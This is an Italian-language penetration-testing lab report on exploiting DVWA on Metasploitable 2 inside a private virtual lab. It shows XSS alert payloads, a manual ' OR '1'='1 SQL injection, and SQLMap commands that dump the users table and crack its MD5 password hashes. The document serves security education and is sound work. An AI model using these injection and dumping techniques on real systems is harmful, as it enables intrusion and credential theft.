

Report di Laboratorio Cybersecurity: Exploiting DVWA

1. Obiettivo

L'obiettivo di questo laboratorio era configurare un ambiente di penetration testing virtualizzato e sfruttare le vulnerabilità web sulla **Damn Vulnerable Web Application (DVWA)**. Nello specifico, l'assegnazione richiedeva di dimostrare con successo lo sfruttamento di:

- **Cross-Site Scripting (XSS)**: Sia nella variante *Reflected* che *Stored*.
- **SQL Injection (SQLi)**: Esecuzione di injection manuale e sfruttamento automatizzato utilizzando **SQLMap**.

2. Ambiente di Laboratorio


- **Macchina Attaccante**: Kali Linux (**192.168.50.102**)
 - **Macchina Target**: Metasploitable 2 hosting DVWA (**192.168.50.101**)
 - **Livello di Sicurezza**: Impostato su "**Low**" (Basso) per simulare un'applicazione priva di sanitizzazione degli input.
-

3. Esecuzione e Risultati

3.1. Reflected Cross-Site Scripting (XSS)

L'XSS Reflected si verifica quando l'input dell'utente viene restituito dall'applicazione web immediatamente senza essere memorizzato o sanitizzato.

- **Vettore di Attacco**: Il campo di input "What's your name?".
- **Payload Utilizzato**: `<script>alert('XSS Attack!')</script>`
- **Risultato**: Il browser ha eseguito il payload JavaScript iniettato, visualizzando un pop-up di avviso. Questo conferma che l'applicazione è vulnerabile all'esecuzione di codice lato client.




(Figura 1: Esecuzione riuscita dell'XSS Reflected che mostra il pop-up di avviso)

3.2. Stored Cross-Site Scripting (XSS)

L'XSS Stored (o Persistente) si verifica quando l'input dannoso viene salvato nel database del server e successivamente mostrato ad altri utenti che visualizzano la pagina.

- **Vettore di Attacco:** I campi "Name" e "Message" del "Guestbook".
- **Payload Utilizzato:** <script>alert('I am Stored inside the DB!');</script>
- **Risultato:** Dopo l'invio della voce, lo script è stato salvato. Ogni volta che la pagina del Guestbook viene caricata, lo script dannoso viene eseguito automaticamente.



(Figura 2: XSS Stored che attiva un avviso immediatamente al caricamento del Guestbook)

3.3. SQL Injection Manuale

La SQL Injection è una vulnerabilità in cui un attaccante manipola la query del database iniettando comandi SQL dannosi.

- **Vettore di Attacco:** Il campo di input "User ID".
- **Logica:** Iniettando una condizione logica **OR** che è sempre vera ('1'='1), forziamo il database a restituire tutti i record invece di uno solo.
- **Payload Utilizzato:** ' OR '1'='1
- **Risultato:** L'applicazione ha mostrato ogni utente presente nel database (admin, Gordon Brown, ecc.) anziché un singolo ID specifico.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

(Figura 3: SQL Injection manuale che estrae tutti i record utente)

3.4. Sfruttamento Automatizzato con SQLMap

Per dimostrare uno sfruttamento avanzato, è stato utilizzato lo strumento **SQLMap** per automatizzare il rilevamento e l'estrazione dei dati.

Fase 1: Rilevamento ed Enumerazione

Abbiamo lanciato SQLMap contro l'URL vulnerabile, fornendo il cookie di sessione per l'autenticazione.

- **Comando:** `sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqlInjection/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" --dbs`
- **Risultato:** SQLMap ha identificato il DBMS di backend come **MySQL** ed elencato i database disponibili, incluso il database target **dvwa**.

```
[10:56:26] [INFO] target URL appears to have 2 columns in query
[10:56:26] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:56:26] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] ■
```

(Figura 4: SQLMap conferma che il parametro 'id' è vulnerabile)

Fase 2: Estrazione Dati e Cracking

Abbiamo mirato alla tabella **users** all'interno del database **dvwa** per estrarre le credenziali.

- **Comando:** `sqlmap ... -D dvwa -T users -C user,password --dump`
- **Risultato:** SQLMap ha scaricato gli hash degli utenti. Successivamente ha eseguito un attacco a dizionario per crackare gli **hash MD5** e convertirli in testo in chiaro.

```
[10:59:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[10:59:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:59:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6)    |
+-----+-----+
```

(Figura 5: SQLMap enumera le colonne della tabella users)

```
kali㉿kali: ~
Session Actions Edit View Help
[3] file with list of dictionary files
>

[11:01:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[11:01:26] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:01:26] [INFO] starting 10 processes
[11:01:28] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:01:29] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:01:30] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:01:31] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dwva
Table: users
[5 entries]
+-----+
| user | password |
+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+
[11:01:33] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dwva/users.csv'
[11:01:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 11:01:33 /2026-01-13/
(kali㉿kali)-[~]
$
```

(Figura 6: Risultato Finale - SQLMap ha crackato con successo tutte le password, rivelando le credenziali di amministratore)

4. Conclusioni

Questo laboratorio ha dimostrato con successo i rischi critici di una gestione impropria degli input.

1. **XSS** ha permesso l'esecuzione arbitraria di codice nel browser della vittima.
2. **SQL Injection** ha permesso la compromissione completa del database, portando all'esposizione di credenziali amministrative sensibili (**admin / password**).